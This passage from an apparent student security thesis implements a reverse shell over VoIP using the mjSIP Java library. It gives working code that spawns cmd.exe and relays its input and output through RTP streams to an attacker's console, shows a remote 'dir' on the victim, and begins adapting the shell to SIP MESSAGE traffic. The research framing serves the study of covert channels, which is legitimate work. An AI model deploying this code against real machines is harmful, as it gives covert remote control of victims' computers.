



Figure 42: ReverseShell Client-Server
Source: own creation

9.7.2 Client implementation – sending


The client first needs to start a cmd.exe process. For this the Java class ProcessBuilder was used which allows a redirection of the process input and output streams. The class implementing the cmd.exe process is called ReverseShellClient. The class is implemented with the singleton pattern so that it can be ensured that only one process exists during runtime. The source code is displayed in Figure 43.



```java
public class ReverseShellClient {
  private static ReverseShellClient instance;
  private ProcessBuilder processBuilder;
  private Process cmd;
  private InputStream is;
  private OutputStream os;

  public static synchronized ReverseShellClient getInstance() throws IOException {
    if (ReverseShellClient.instance == null){
      ReverseShellClient.instance = new ReverseShellClient();
    }
    return ReverseShellClient.instance;
  }

  private ReverseShellClient() throws IOException {
    init();
  }

  private void init(){
    processBuilder = new ProcessBuilder();
    processBuilder.command("cmd.exe");

    try{
      cmd = processBuilder.start();
      is = cmd.getInputStream();
      os = cmd.getOutputStream();
    } catch (IOException e){}
  }

  public InputStream getReverseShellInputStream() { return this.is; }

  public OutputStream getReverseShellOutputStream() { return this.os; }
```

Figure 43: ReverseShellClient
Source: own creation

The class ReverseShellClient is instantiated inside the RTPStreamSender class. The InputStream which is getting transported as RTP payload (named own_input_streeam) is set to the input stream provided by the process cmd.exe (via the method getReverseShellInputStream()). In Figure 44 is shown how the InputStream is set.




```java
public void run() {
  if (ReverseShellFlag.reverse){

    InputStream own_input_stream = null;
    ReverseShellClient reverseShellClient = null;

    try {
      reverseShellClient = ReverseShellClient.getInstance();
      own_input_stream = reverseShellClient.getReverseShellInputStream();
    } catch (IOException e) {
      e.printStackTrace();
    }
```

Figure 44: Process InputStream
Source: own creation

9.7.3 Server implementation - receiving

To be able to see the data the client is sending to the server, the received data is printed on the server's RTPStreamReceiver. The method printing the payload was already used earlier. Figure 45 shows how the cmd.exe generates the stream containing the current CMD-version and path of the user.




```
SimpleAudioSystem: Input: --- Using the default TargetDataLine
DEBUG: AudioStreamer: audio_spec: audio 0 PCMU 8000 160 1
AudioStreamer: Supported codecs: PCM_SIGNED, PCM_UNSIGNED, ALAW, ULAW, PCM_SIGNED, PCM_UNSIGNED, PCM_FLOAT,
********** DEBUG: AudioStreamer: init(): base audio format: PCM_SIGNED 8000.0 Hz, 16 bit, mono, 2 bytes/frame, little-endian
********** DEBUG: AudioStreamer: init(): audio format: ULAW 8000.0 Hz, 8 bit, mono, 1 bytes/frame,
AudioStreamer: target audio format: ULAW 8000.0 Hz, 8 bit, mono, 1 bytes/frame,
DEBUG: AudioStreamer: sample rate: 8000Hz
DEBUG: AudioStreamer: packet size: 160B
DEBUG: AudioStreamer: packet time: 20ms
DEBUG: AudioStreamer: packet rate: 50pkt/s
DEBUG: AudioStreamer: audio format: ULAW 8000.0 Hz, 8 bit, mono, 1 bytes/frame,
AudioStreamer: starting java audio
Microsoft Windows [Version 10.0.17134.1069]
(c) 2018 Microsoft Corporation. Alle Rechte vorbehalten.

C:\Users\dilli\Documents\Semester5\SA\Libraries\mjsip_1.8\mjsip_1.8>
```

Figure 45: Server receiving cmd.exe
Source: own creation

9.7.4 Server implementation - sending

Next a loop is needed on the server which asks the attacker for input (a command that will be sent back to the client instance). Figure 46 shows how the attacker gets asked for a command with the Java Scanner class. This code is implemented directly in the class RTPStreamSender. A line break has to be added after each command because otherwise the cmd.exe process waits for additional parameters.




```java
Scanner in = new Scanner(System.in);
String command = in.nextLine();
command = command += "\n";
own_input_stream = new ByteArrayInputStream(command.getBytes());
```

Figure 46: Command input
Source: own creation

9.7.5 Client implementation - receiving


The last step is it to take the command inside the class RTPStreamReceiver of the client and write it to the OutputStream of the cmd.exe process. The command gets executed and writes the output to the InputStream, which then gets transmitted to the server. Figure 47 shows how the command gets written to the OutputStream via a Java BufferedWriter.



```java
// GET OutputStream of ReverseShell
ReverseShellClient reverseShellClient = ReverseShellClient.getInstance();
OutputStream reverseShellOutputStream = reverseShellClient.getReverseShellOutputStream();
// END

output_stream = new ByteArrayOutputStream();

// write the payload data to the output_stream
try {
  output_stream.write(payload_buf,payload_off,unformatted_len);
  String message = new String(((ByteArrayOutputStream) output_stream).toByteArray());
  System.out.println("MESSGAE IS: " + message);

  BufferedWriter bw = new BufferedWriter(new OutputStreamWriter(reverseShellOutputStream));
  bw.write(message);
  bw.flush();

}
```

Figure 47: Client: receiving command
Source: own creation

This implementation was successful. An attacker can remote control a victims computer with shell commands, as long as the two are in the same network. It is possible to start an additional shell, the calculator or the notepad or list the filesystem as shown in Figure 48.



```
C:\Users\dilli\Documents\Semester5\SA\Libraries\mjsip_1.8\mjsip_1.8>
dir
dir
 Volume in Laufwerk C: hat keine Bezeichnung.
 Volumeseriennummer: F89A-E62D

 Verzeichnis von C:\Users\dilli\Documents\Semester5\SA\Libraries\mjsip_1.8\mjsip_1.

17.10.2019  16:58    <DIR>          .
17.10.2019  16:58    <DIR>
     ..
22.10.2019  13:09    <DIR>          .idea
01.10.2019  17:25    <DIR>          classes
14.10.2019  14:10    <DIR>          config
14.10.2019  13:17
  <DIR>          lib
11.10.2019  12:59    <DIR>          log
01.10.2019  14:57             2'080 make-HOWTO.txt
01.10.2019  14:57             2'403 Makefile

01.10.2019  14:57             1'733 makefile-config
01.10.2019  14:57             1'328 make_mjsip.bat
01.10.2019  14:57             1'335 make_mjsip.sh
01.
10.2019  14:57           22'144 mjsip.cfg.txt
01.10.2019  15:47               433 mjsip_1.8_CLIENT.iml
17.10.2019  16:58    <DIR>          out
01.10.2019  1
4:57    <DIR>          resources
01.10.2019  14:57            33'120 ring.wav
10.10.2019  13:42                46 ring1.wav
07.10.2019  11:37               1
61 run_ma _configfile_ALICE.bat
03.10.2019  18:09               138 run_ma _configfile_BOB.bat
03.10.2019  18:19                57 run_ma.bat
07.10.2019  09:
14               129 run_ua.bat
10.10.2019  11:32               210 run_ua_configfile_ALICE.bat
10.10.2019  11:34               334 run_ua_configfile_ALICE_fr
om_file.bat
03.10.2019  18:05               210 run_ua_configfile_BOB.bat
07.10.2019  16:12               317 run_ua_configfile_BOB_from_file.bat
```

Figure 48: dir command
Source: own creation

A reverse shell over VoIP was successfully implemented in Java with mjSIP. Because it transmits the data in plain text and not as audio and because UDP packet loss has not been handled yet, it only works with both attacker and victim in the same local network.


9.8 Testing mjSIP MA

9.8.1 Basic communication

In order to run the mjSIP MA the called class is replaced in the Java command with the class MA. This means the following command is executed:

```
java -cp lib/sip.jar;lib/ua.jar org.mjsip.ua.MA
```

The application is started again with the -h option to see all possible parameters which can be handed over to the MA. The output is shown in Figure 49.



```
Usage: java org.mjsip.ua.MA [options]
  Options:
    -c <call_to>      calls a remote user
    -f <config_file>  specifies a configuration file
    -g <time>         registers the contact address with the registrar server for a gven duration, in seconds
    -h                prints this message
    -u                unregisters the contact address with the registrar server (the same as -g 0)
    -z                unregisters ALL contact addresses
```

Figure 49: mjSIP MA command-line parameters
Source: own creation

The most interesting of these parameters are the -c and -f options. A sample configuration file is included in the mjSIP download. The settings defined in this file are listed in Table 20. A few settings were omitted because they concern audio or video transmission and are probably needed for the mjSIP UA not the mjSIP MA.


Parameter	Value
host_port	*5070*
transport_protocols	*udp tcp*
display_name	*alice*
user	*alice*
auth_user	*alice*
auth_realm	*example.com*
auth_passwd	*pippo*

Table 20: mjSIP MA configuration settings

Next, two instances of mjSIP MA are started with the sample configuration file, changing only the values for host_port and display_name. For the testing, the remote user (Bob) calls the local user (Alice). In the setup, Bob's MA and Alice's MA are running on the same machine, which is why they were addressed with the loopback interface 127.0.0.1 and ports 5080 and 5070 respectively. The following two commands were run:

```
java -cp lib\sip.jar;lib\ua.jar org.mjsip.ua.MA -f a.cfg -c 127.0.0.1:5080
java -cp lib\sip.jar;lib\ua.jar org.mjsip.ua.MA -f b.cfg -c 127.0.0.1:5070
```

Both Bob's MA and Alice's MA are created and messages can be sent as SIP MESSAGEs between the two clients. From the left client (Alice) in Figure 50 a "HALLO" is sent which is received on the other client (Bob).



```
C:\Users\dilli\Documents\Semester5\SA\Libraries\mjsip_1.8\m
jsip_1.8>java -cp lib\sip.jar;lib\ua.jar org.mjsip.ua.MA -f
 C:\Users\dilli\Documents\Semester5\SA\Libraries\mjsip_1.8\
mjsip_1.8\config\a.cfg -c 152.96.204.144:5080
type the messages to send or 'exit' to quit:
HALLO
```


```
.8\mjsip_1.8>java -cp lib\sip.jar;lib\ua.jar org.mjsip.
ua.MA -f C:\Users\dilli\Documents\Semester5\SA\Librarie
s\mjsip_1.8\mjsip_1.8\config\b.cfg
type the messages to send or 'exit' to quit:
MA: NEW MESSAGE:
MA: From: "Alice" <sip:alice@152.96.204.144:5070>
MA: Content: HALLO
```

Figure 50: SIP MESSAGE Alice to Bob
Source: own creation

9.8.2 Analyzing SIP MESSAGE

Now that sending messages between two clients via SIP works, the traffic is analyzed in Wireshark to see the types of messages that are used. Because traffic is sent to the loopback interface, the loopback capturing needs to be enabled as described in the Wireshark Wiki [62]. The capture of the communication results in the following pattern.

Each message is sent as a SIP request with type MESSAGE as defined in the RFC 3428 [14] and shown in Figure 51. The messages are acknowledged by a SIP status reply with status code 200 as shown in Figure 52.



```
> Frame 1: 398 bytes on wire (3184 bits), 398 bytes captured (3184 bits) on interface 0
> Null/Loopback
> Internet Protocol Version 4, Src: 152.96.204.144, Dst: 152.96.204.144
> User Datagram Protocol, Src Port: 5070, Dst Port: 5080
v Session Initiation Protocol (MESSAGE)
  > Request-Line: MESSAGE sip:152.96.204.144:5080 SIP/2.0
  v Message Header
    > Via: SIP/2.0/UDP 152.96.204.144:5070;branch=z9hG4bK54183d1c
      Max-Forwards: 70
    > To: <sip:152.96.204.144:5080>
    > From: "Alice" <sip:alice@152.96.204.144:5070>;tag=011405962327
      Call-ID: 832730960247@152.96.204.144
      [Generated Call-ID: 832730960247@152.96.204.144]
    > CSeq: 1 MESSAGE
      Expires: 3600
      User-Agent: mjsip 1.8
      Content-Length: 5
      Content-Type: application/text
  v Message Body
      hallo
```

Figure 51: mjSIP MA SIP request MESSAGE
Source: own creation



```
> Frame 2: 299 bytes on wire (2392 bits), 299 bytes captured (2392 bits) on interface 0
> Null/Loopback
> Internet Protocol Version 4, Src: 152.96.204.144, Dst: 152.96.204.144
> User Datagram Protocol, Src Port: 5080, Dst Port: 5070
v Session Initiation Protocol (200)
  > Status-Line: SIP/2.0 200 OK
  v Message Header
    > Via: SIP/2.0/UDP 152.96.204.144:5070;branch=z9hG4bK54183d1c
    > To: <sip:152.96.204.144:5080>
    > From: "Alice" <sip:alice@152.96.204.144:5070>;tag=011405962327
      Call-ID: 832730960247@152.96.204.144
      [Generated Call-ID: 832730960247@152.96.204.144]
    > CSeq: 1 MESSAGE
      Server: mjsip 1.8
      Content-Length: 0
```

Figure 52: mjSIP MA SIP status 200
Source: own creation

Until now, establishing a reverse shell entirely over SIP MESSAGE had not been considered. Primarily, because the SIP MESSGAE type was not described in the original RFC 3261 [3]. It was assumed that SIP could only be used for session establishment and not for actual data transfer. This provides an alternative to tunneling traffic through SIP.

9.8.3 Transmitting a shell using SIP MESSAGE

The next step is to transmit the shell over SIP using SIP MESSAGE. For this, the source code of the mjSIP MA needs to be analyzed to find the classes and methods which are responsible for sending and receiving messages. This is accomplished by first doing a manual code analysis starting with the class which get executed first (class MA). From there, the instantiations of objects and assignments of variables are followed to find the methods which are responsible for sending and receiving data.

Figure 53 displays the sequence of instantiations from the method main() in the class MA. Table 21 contains a description of the classes and methods shown in the diagram.

Class/Method	Description
MA	Is the class that is called first.
new Flags()	Instantiates a flags object which holds all command-line parameters as attributes which were given to the program at the start.
SipStack.init()	Static methods which initializes the SipStack with the port, transport protocol and timeout values.
new UserAgentProfile(file)	Instantiates a UserAgentProfile object which holds user specific attributes such as proxy, registrar and authentication digest parameters.
new MessageAgentCli()	Instantiates an object which is able to send and receive data. It calls new MessageAgent() and registers itself as a listener to receive messages. It has the method onMAreceivedMessage() which prints output to the command line.
new MessageAgent()	Instantiates a MessageAgent. The message agent contains the send and receive methods which generate SIP MESSAGEs.

	The content of the messages are encoded with the string.getBytes() method which chooses the default encoding of the operating system.

Table 21: MA sequence diagram class explanation

